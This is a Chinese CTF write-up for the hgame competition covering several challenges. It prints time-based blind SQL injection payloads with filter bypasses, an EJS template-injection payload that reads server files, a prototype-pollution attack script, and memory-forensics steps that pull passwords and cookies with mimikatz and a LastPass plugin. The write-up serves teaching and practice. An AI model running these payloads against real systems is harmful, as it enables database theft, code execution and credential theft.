为期 28 天的 hgame 结束了！完结撒花~最终排名第八，离大佬们的距离还很远啊。

#	Nickname	Score	More
1	akaany	8199.5	--
2	Atom	7950	--
3	MiserySpoiler	7700	--
4	旸哥哥	7310.5	--
5	0wl	6808	--
6	夜魅楠孩	6689	--
7	容熙	6200	--
8	你是闰土我是猹	5950	--
9	EXTREMLYWEEEAAAK	5937.5	--
10	v0id	5510	--
11	Blueflame	5455	--
12	ChenMoFeiJin	5300	--

目录

Crypto

- 夺宝大冒险1

Web

Unforgettable

SQL 注入题目，Username 处存在二次注入，点击 Username 会显示用户当前的 UserId，Email，Username 信息。注册的时候构造恶意的 Username，然后登录点击 Username 会查询数据库中的 UserID 信息，因为用户名中包含攻击代码，在此时会对数据库发动攻击。

接下来判断注入点，在注册页面反复尝试不同的 Username，发现以下字段和符号被过滤了：`空格 - " > < = ; | union and sleep by substr mid substring like`

" 被过滤了，但是 ' 和 # 没有被过滤，存在注入可能性。

貌似 Union 注入不可行，但是注意到 `benchmark` 字段没有被过滤，可以使用他发起**时间盲注**来爆破 flag。

一些用到的 bypass:

- `and` 被过滤，使用 `&&` 替代。
- 空格被过滤了就用 `/**/`代替。
- `substr`, `mid`, `substring` 被过滤了，给爆破数据库内容带来了一定难度。但是可以组合使用 `left`, `right`函数绕过。

  `mid(str, 2, 1) => right(left(str, 2),1)`

  但是这样有一个缺点（或者说 `left`, `right` 函数的特点）：


  ```
  right(left("HGAME", 5),1) # 返回 "E"
  right(left("HGAME", 65536), 1) # 返回 "E"
  ```

  `left`, `right` 不能判断结束位置，因此我在爆破前先用 `length` 函数获取了字段的长度。
- = 被过滤，使用 `in` 或者 `regexp` 绕过。

信息搜集完毕，先写个测试 payload 试一试：

```
ased'/**/&&/**/(if((length(database())/**/in/**/(999)),0,benchmark(5555
5555,md5('a'))))#
```

将 payload 当做用户名注册，登录查看用户信息，发现足足 11.17 秒后才收到 http 响应。



Name	Status	Type	Initiator	Size	Time	Waterfall
user	302	docume...	Other	543 B	11.17 s	
unforgettable.liki.link	308	docume...	/user	(disk ca...	64 ms	
unforgettable.liki.link	200	document	unforgettable.li...	1.7 kB	126 ms	
bootstrap.min.css	200	stylesheet	(index)	(memor...	0 ms	
jquery.min.js	200	script	(index)	(memor...	0 ms	
bootstrap.min.js	200	script	(index)	(memor...	0 ms	
118.fb73b062.js	200	script	runtime.618200...	1.2 kB	2 ms	
inject.js	200	script	content.js:163	1.3 kB	6 ms	
inject.js	200	script	content.js:163	1.3 kB	8 ms	

要点全部打通，接下来开始编写爬虫。

代码太长了(200 多行)就不全部贴出来了，放一些关键的地方：

发送注册和登录表单的时候要用到 `csrf_token` 字段，该字段隐藏在一个隐藏的 input 元素内，使用一个额外的 http 请求获取这个字段。

```python
def register(username):
    url = "https://unforgettable.liki.link/register"

    t = opener.get(url)
    html = etree.HTML(t.text)
    csrf_token = html.xpath('//*[@id="csrf_token"]/@value')
    payload = {
        "username": username,
        "email": randEmail(),
        "password": 1,
        "csrf_token": csrf_token,
        "submit": "注册"
    }
    res = opener.post(url, payload)
    if "You have registered!" not in res.text:
        print("[\u2717] failed to register")
    else:
        return payload["email"], payload["password"]
```

获取数据库长度：

```
payload="0}'/**/&&/**/(IF(LENGTH(DATABASE())/**/IN/**/({1}),BENCHMARK(5
5555555,MD5('a')),0))#".format(randString(6), i)

```

获取数据库名称：

```
payload="
{0}'/**/&&/**/(IF(right(left(DATABASE(),1}),1)/**/IN/**/('{2}'),BENCHMA
RK(55555555,MD5('a')),0))#".format(randString(6), i,chr(j))

```

获取所有数据表的长度:

```
payload = "
{0}'/**/&&/**/(IF(LENGTH((SELECT/**/GROUP_CONCAT(TABLE_NAME)/**/FROM/**
/information_schema.tables/**/WHERE/**/table_schema/**/regexp/**/'^{1}'
))/**/IN/**/({2}),BENCHMARK(55555555,MD5('a')),0))#".format(randString(
6), db, i)

```

获取所有数据表:

```
payload = "
{0}'/**/&&/**/(IF(right(left((SELECT/**/GROUP_CONCAT(TABLE_NAME)/**/FRO
M/**/information_schema.tables/**/WHERE/**/table_schema/**/IN/**/(DATAB
ASE())),
{1}),1)/**/IN/**/('{2}'),BENCHMARK(55555555,MD5('a')),0))#".format(rand
String(6), i,chr(j))

```

获取所有列的长度:

```
payload = "
{0}'/**/&&/**/(IF(LENGTH((SELECT/**/GROUP_CONCAT(COLUMN_NAME)/**/FROM/*
*/information_schema.columns/**/WHERE/**/table_name/**/regexp/**/'^{1}'
))/**/IN/**/({2}),BENCHMARK(55555555,MD5('a')),0))#".format(randString(
6), table, i)

```

获取所有列

```
payload = "
{0}'/**/&&/**/(IF(right(left((SELECT/**/GROUP_CONCAT(COLUMN_NAME)/**/FR
OM/**/information_schema.columns/**/WHERE/**/table_name/**/regexp/**/'^
{1}'),
{2}),1)/**/IN/**/('{3}'),BENCHMARK(55555555,MD5('a')),0))#".format(rand
String(6), table, i, chr(j))
```

获取 flag 长度:

```
payload = "
{0}'/**/&&/**/(IF(LENGTH((SELECT/**/{1}/**/FROM/**/{2}))/**/IN/**/({3})
,BENCHMARK(55555555,MD5('a')),0))#".format(randString(6), column,
table, i)
```

获取 flag:

```
payload = "
{0}'/**/&&/**/(IF(right(left((SELECT/**/GROUP_CONCAT({2})/**/FROM/**/{1
}),
{3}),1)/**/IN/**/('{4}'),BENCHMARK(55555555,MD5('a')),0))#".format(rand
String(6), table, column, i, j)
```

最后有一个坑，通过脚本跑出来的名称全为大写，flag 死活跑不出来，在这里卡了好久，最后求助 Switch 学长才得以解决。

星期二 17:39

hmmm

大概知道了

换小写吧

没有大写的

从数据库名到flag整个过程没有大写的

是这样

但是我的数据库有分

模型没分

将数据表和列的名字全部换为小写成功爆破出 flag。

漫无止境的星期日

首先是一段漫长的剧情，读的我云里雾里…

> *在我长大的这个城市里，每个人都有超越寻常的特长。我可以重启这个世界（是的整个世界），不仅仅是将时钟往回拨，而是将世界的一切，从原子层面恢复到一天前的状态。只有看到有人在哭泣时，我才会重启。包括我的记忆，全部重启。但是，不用担心，我的搭档有绝对记忆。*
> *然而，我们被困在了这一天里，漫无止境的星期日。有情报说，只要我们重启了这一天，“MacGuffin”便会出现在我们面前，并且它会满足我们的任何愿望。*

`MacGuffin` 貌似很诡异，但是 Google 了半天也没有结果。

我的搭档有绝对记忆指什么，难道是指 Mysql？？试了下 SQL 注入也没有结果。

一开始就卡住，魔幻开局…最后在网页源代码里发现提示才上车。

```
<head>
    <link rel="stylesheet" href="static/css/bootstrap.min.css">
    <link rel="stylesheet" href="static/css/style.css">
    <title>LOOP</title>
    <!-- 也许只要找到一个哭泣的人就可以重启这一天了... -->
    <!-- 情报说有东西藏在了 /static/www.zip -->
</head>
```

www.zip 解压后是 nodejs 源码，代码完整性非常好，安装相关依赖后可以直接运行（嘿嘿嘿）。

先来一顿代码审计：

show 页面负责展示，没什么好说的。

除了 index 页面和 show 页面还有一个 wish 页面。但是直接访问 wish 页面只会有一个 forbidden，只有 session 里面 `crying` 参数被设置为 true 才会显示表单让我们提交 wishes。

```
app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})

app.listen(3000, () => console.log(`App start on port 3000!`))
```

将 crying设置为 true 暂时没有思路，那就先假设我已经完成了这一步：

```
    // if (!req.session.crying) {
    //     return res.send("forbidden.")
    // }
```

重启服务器，此时 wish 页面就畅通无阻了，好耶！

然后注意到 wishs 是使用 ejs 模板引擎渲染出来的，模板内容是使用 ES6 的模板字符串生成的。

先 Google 了一下 ES6 模板字符串的相关漏洞，没有成功。

在这卡了几分钟，然后想着去 ejs 的官网逛一圈，首页一加载出来我如同被闪电击中！

SSTI !!

立刻编写个爬虫，构造恶意的 wishes 参数发送给 wish 页面，在 show 页面查看结果。

payload:

```
{
    "wishes": "<%= this %>"
}
```

```
                </li>
            </ol>

                <div class="wishes">[object global]</div>

        </div>
    </div>
</body>
```

ejs 成功将 this 变量插入。

接下来借助 SSTI 实现 RCE:

```
{
    "wishes": "<%-
process.mainModule.require('fs').readFileSync('./app.js') %>"
}
```

成功读取到 app.js 的内容:

```
app.all('/wish', (req, res) => {
    if (!req.session.crying) {
        return res.send("forbidden.")
    }

    if (req.method == 'POST') {
        let wishes = req.body.wishes
        req.session.wishes = ejs.render(`<div class="wishes">${wishes}</div>`)
        return res.redirect(302, '/show');
    }

    return res.render('wish');
})

app.listen(3000, () => console.log(`App start on port 3000!`))</div>

        </div>
    </div>
</body>

</html>
<script src="static/js/jquery.min.js"></script>
➜  web2
```

接下来的步骤就很明显了：要在 index 页面将 crying 设置为 true。

index 页面:

```
app.all('/', (req, res) => {
    let data = { name: "", discription: "" }
    if (req.ip === "::ffff:127.0.0.1") {
        data.crying = true
    }
    if (req.method == 'POST') {
        Object.keys(req.body).forEach((key) => {
            if (key !== "crying") {
                data[key] = req.body[key]
            }
        })
        req.session.crying = data.crying
        req.session.name = data.name
        req.session.discription = data.discription

        return res.redirect(302, '/show');
    }

    return res.render('loop')
})
```

在这里钻了牛角尖，以为要伪造 ip 来达到目的，结果饶了一大圈也没有结果，请求拆分攻击，走私攻击都用上了…

app.js 里有一句特别关键：

```
app.use(bodyParser.urlencoded({ extended: true
})).use(bodyParser.json())
```

就是说服务端是开启了 json 格式的数据解析的。

后面在将 req.body 里的内容复制给 data 对象的时候没有对 `__proto__` 进行过滤，如此以来存在 **原型链污染** 的问题。

构造恶意参数：

```
def inject():
    payload = {
        "name": "hgame",
        "discription": "nothing",
        "__proto__": {
            "crying": True
        }
    }
    header = {
        "Content-Type": "application/json"
    }
    res = opener.post(rootURL, json=payload, headers=header, allow_redirects=False)
    print(res.status_code)
```

即可间接让 crying 的值变为 true。

完整脚本：

```python
import json
import requests

base = "http://macguffin.0727.site:5000/"
rootURL = f"{base}"
showURL = f"{base}show"
wishURL = f"{base}wish"

opener = requests.Session()

def inject():
    payload = {
        "name": "hgame",
        "discription": "nothing",
        "__proto__": {
            "crying": True
        }
    }
    header = {
        "Content-Type": "application/json"
    }
    res = opener.post(rootURL, json=payload, headers=header, allow_redirects=False)
    print(res.status_code)

def show():
    res = opener.get(showURL)
    print(res.status_code)

def addWish():
    payload = {
        "wishes": "<%- process.mainModule.require('fs').readFileSync('./app.js') %>"
    }
    header = {
        "Content-Type": "application/json"
    }
    res = opener.post(wishURL, json=payload, headers=header, allow_redirects=True)
    print(res.status_code,res.text)

def attack():
    inject()
    addWish()
    show()

if __name__ == "__main__":
    attack()
```

Misc

Akira之瞳-1

内存取证题目，也是第一次做呀，先安装好工具 Volatility。

获取镜像信息

```
vol.py -f important_work.raw imageinfo
```

```
(venv) → important vol.py -f important_work.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000,
in7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
```

获取进程信息:

```
vol.py -f important_work.raw --profile Win7SP1x64 psscan
```

```
0x000000001f575b30 smss.exe            364      4 0x000000001226e000 2021-02-18 09:45:38 UTC+0000
0x000000003ec46670 SearchProtocol      736   1252 0x00000000071ef000 2021-02-18 09:47:11 UTC+0000
0x000000003ec48060 SearchFilterHo     2552   1252 0x000000001564d000 2021-02-18 09:47:11 UTC+0000
0x000000003ec60060 conhost.exe        1372    520 0x0000000033701000 2021-02-18 09:47:16 UTC+0000
0x000000003ec63b30 important_work      1092   2232 0x000000001518b000 2021-02-18 09:47:15 UTC+0000
0x000000003ec77b30 DumpIt.exe         3216   2232 0x0000000019511000 2021-02-18 09:47:22 UTC+0000
0x000000003ec9fb30 cmd.exe            1340   1092 0x000000000289e000 2021-02-18 09:47:16 UTC+0000
0x000000003ecba750 dllhost.exe        3184    720 0x000000001dbf3000 2021-02-18 09:47:22 UTC+0000
```


里面有个可疑的 important_work 进程，导出看看。

```
vol.py -f important_work.raw --profile Win7SP1x64 memdump -p 1092 --
dump-dir dump
```

再使用 foremost 提取:

```
foremost 1092.dump
```

提取出来一个压缩包 00002256.zip，压缩包有密码，用 010 editor 打开发现注释:



压缩包密码就是登录密码进过 sha256 加密后的结果。

提取登录密码:

```
vol.py -f important_work.raw --profile Win7SP1x64 mimikatz
```

```
(venv) ➜  important python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> import binascii
>>> binascii.hexlify(hashlib.sha256(b'asdqwe123').digest())
b'20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3'
>>>
```

这里没有使用 mimikatz， 而是用了 cmd5

获取压缩包密码:


```
(venv) ➜  important python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import hashlib
>>> import binascii
>>> binascii.hexlify(hashlib.sha256(b'asdqwe123').digest())
b'20504cdfddaad0b590ca53c4861edd4f5f5cf9c348c38295bd2dbf0e91bca4c3'
>>>
```


解压出两张文件 Blind.png 和 src.png , 两张图片一模一样？？

听名字 Blind.png 考虑使用 BlindWaterMark 提取 flag ~~（其实猜了好久）~~

```
python bwm.py decode flag.png Blind.png src.png
```

flag 就在 flag.png 里面。

Akira之瞳-2

还是一道取证题目。

附件里除了内存镜像还有一个加密压缩包。

首先分析镜像信息，提取进程信息走一波。

这里 psscan 提取不到，换做 pslist 就好了。

```
0xfffffa801a154060 SearchProtocol        3732   1308      8      294      0      0 2021-02-19 08:22:20 UTC+0000
0xfffffa801a175b00 SearchFilterHo        2080   1308      5      118      0      0 2021-02-19 08:22:20 UTC+0000
0xfffffa801b172060 chrome.exe            3948   2372     43      815      1      0 2021-02-19 08:22:27 UTC+0000
0xfffffa801b15e060 chrome.exe            4052   3948      8       92      1      0 2021-02-19 08:22:27 UTC+0000
0xfffffa801bb6f8b0 chrome.exe            3572   3948      2       56      1      0 2021-02-19 08:22:28 UTC+0000
0xfffffa801bb82b00 chrome.exe            1300   3948     11      247      1      0 2021-02-19 08:22:28 UTC+0000
0xfffffa801b154970 chrome.exe            1004   3948     21      384      1      0 2021-02-19 08:22:28 UTC+0000
0xfffffa801b9025f0 chrome.exe            2916   3948     32      337      1      0 2021-02-19 08:22:28 UTC+0000
0xfffffa8018ed8b00 WmiPrvSE.exe          2204    700     13      315      0      0 2021-02-19 08:22:31 UTC+0000
0xfffffa801b57eb00 WmiApSrv.exe          4088    560      8      128      0      0 2021-02-19 08:22:33 UTC+0000
0xfffffa801b5563d0 chrome.exe            1160   3948     24      471      1      0 2021-02-19 08:22:46 UTC+0000
0xfffffa801b5ff720 audiodg.exe           2664    888      6      145      0      0 2021-02-19 08:22:54 UTC+0000
```

有好多 chrome 进程， 这题应该和浏览器有关。

再扫描一下文件，发现个可疑 的 dumpme.txt

```
0x000000007ed715a0      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007ef94820      2      0 RW-r-- \Device\HarddiskVolume1\Users\Genga03\Desktop\dumpme.txt
0x000000007f416f20     10      0 R--r-d \Device\HarddiskVolume1\Users\Genga03\Desktop\DumpIt.exe
0x000000007f418a30      2      1 R--rwd \Device\HarddiskVolume1\Users\Genga03\Desktop
0x000000007f7d08f0      2      0 R--rw- \Device\HarddiskVolume1\ProgramData\Microsoft\Windows\Start Menu\Program
0x000000007fc28dd0      1      1 R--rw- \Device\HarddiskVolume1\Users\Genga03\Desktop
```

导出一看里面直接给出了压缩包密码，又提示下一步要用 lastpass。

解压出来一些奇奇怪怪的东西（第一次做这种题…）

各处搜集信息，在往年 hgame 的 misc 题目里得到提示，要提取 Chrome Cookie 信息，提取所需的密码要用 lastpass 获得。

lastpass 输出：

```
Found pattern in Process: chrome.exe (2916)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)
Found pattern in Process: chrome.exe (1160)

Found LastPass Entry for live.com
UserName: windows login & miscrosoft
Pasword: Unknown

Found LastPass Entry for live.com,bing.com,hotmail.com,liv
UserName: windows login & miscrosoft
Pasword: vIg*q3x6GFa5aFBA


Found Private Key
LastPassPrivateKey<308204BB020100300D06092A864886F70D01010
```

接下来使用 mimikatz 提取出 Cookie 信息：


然后本菜鸡做题做头晕了，复制了密码就走人了，完全没注意 Cookie Name，于是卡住了。

还跑去询问了 Akria 学长…


(其实这里也有一个坑，在 Ubuntu 下用 file 查看文件类型的时候，container 被显示为 PGP Secret Sub-key - 文件，然后我就朝着这个攻了好久，还是自己太菜了…)

```
→ secret_extracted file container
container: PGP Secret Sub-key -
→ secret_extracted
```

根据提示下载 VeraCrypt ，输入密码挂载 container，发现里面有张图片 ADS.jpg，还好我打住搜了一下 ADS，不然直接往隐写冲了…



Google 了下 NTFS交换数据流隐藏文件，下载工具 NtfsStreamEditor 找出隐藏的文件，文件内就是flag。



Crypto

夺宝大冒险1

又是翻书又是 Google，经过一番疯狂补课终于弄懂了题意。

这题针对线性同于生成器（LCG）的脆弱性发起攻击，需要通过 3 个 test 才能拿到 flag 。

线性同余生成器的递推公式如下：

$$s_i = (s_{i-1}a + b) \bmod n$$

a, b, n 分别是 乘数，增量，模数。

3 个 test 分别对应 增量未知，乘数与增量未知，模数乘数与增量都未知的情况。

脚本大部分内容是参考了大佬的博客，顺带补了点数学知识…

这题的坑在于: a, b, n 是随机生成的，而且使用的是 os.urandom 而不是 python 自己的随机函数，在计算 乘数 的时候，要求 si - si-1 余与模数 n 互素，否则 gmpy2 会报错，但是随机生成的数字没法保证互素，因此需要对数据进行修正。

```
def check_n(s, n):
    for i in range(len(s)-1):
        if gmpy2.gcd(s[i+1] - s[i], n) != 1:
            return False
    return True

def fix(s, n):
    while not check_n(s, n):
        for i in sieve_base:
            if n % i == 0:
                n = n // i
                break
    return n
```

将 LCG 产生的连续输出构成的数组 s 与 模数 n 传入 fix 函数进行修正。

将题目给的脚本适当修改在本地运行，检测解题脚本正不正确。

多次尝试发现，题目脚本生成的问题，解题脚本有时候解得对，有时候解不对，难道是随机数的问题?

那就爆破吧…

完整的解题脚本:

当程序循环了 9 次之后成功拿到 flag。

```
import gmpy2
from pwn import remote
from functools import reduce
from Crypto.Util.number import sieve_base

conn = remote("182.92.108.71", 30641)

def check_n(s, n):
    for i in range(len(s)-1):
        if gmpy2.gcd(s[i+1] - s[i], n) != 1:
            return False
    return True

def fix(s, n):
    while not check_n(s, n):
        for i in sieve_base:
            if n % i == 0:
                n = n // i
                break
```

```
    return n

# test 1
def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return increment

def attack1():
    print()
    s = conn.recvline().decode()
    pos = s.find(",")
    m = int(s[1:pos])
    n = int(s[pos+1:-2])
    s1 = int(conn.recvline().decode())
    s2 = int(conn.recvline().decode())
    ans = crack_unknown_increment([s1,s2], n, m)
    conn.sendline(str(ans).encode())
    print("[*] multiplier", m, sep="\t")
    print("[*] modulus", n, sep="\t")
    print("[*] states", [s1, s2], sep="\t")
    print("[*] ans", ans, sep="\t")

# test2
def crack_unknown_multiplier(states, modulus):
    return gmpy2.invert(states[1]-states[0], modulus) * (states[2] -
states[1]) % modulus

def attack2():
    print()
    n  = int(conn.recvline().decode())
    s1 = int(conn.recvline().decode())
    s2 = int(conn.recvline().decode())
    s3 = int(conn.recvline().decode())
    n = fix([s1, s2, s3], n)
    m = crack_unknown_multiplier([s1, s2, s3], n)
    i = crack_unknown_increment([s1, s2, s3], n, m)
    print("[*] moludus", m, sep="\t")
    print("[*] states", [s1, s2, s3], sep="\t")
    print("[*] ans", [m, i], sep="\t")
    conn.sendline(str(m).encode())
    conn.sendline(str(i).encode())

# test3
def crack_unknown_modulus(states):
    t = [states[i] - states[i-1] for i in range(1, len(states))]
    tt = [(t[i-2] * t[i] - t[i-1] * t[i-1]) for i in range(2,
len(states)-2)]
    return reduce(gmpy2.gcd, tt)

```

```python
def attack3():
    print()
    statas = [int(conn.recvline().decode()) for i in range(1,8)]
    ans = crack_unknown_modulus(statas)
    print("[*] statas", statas, sep="\t")
    print("[*] ans", ans, sep="\t")
    conn.sendline(str(ans).encode())
    print()

def main():
    attack1()
    attack2()
    attack3()
    return conn.recvline().decode().strip()

if __name__ == "__main__":
    i = 0
    while True:
        i += 1
        print("the %dth try" % i)

        flag = main()
        if flag == "win":
            print(conn.recvline().decode())
            break
        print(flag)
        # 重启 socket 连接
        conn = remote("182.92.108.71", 30641)
```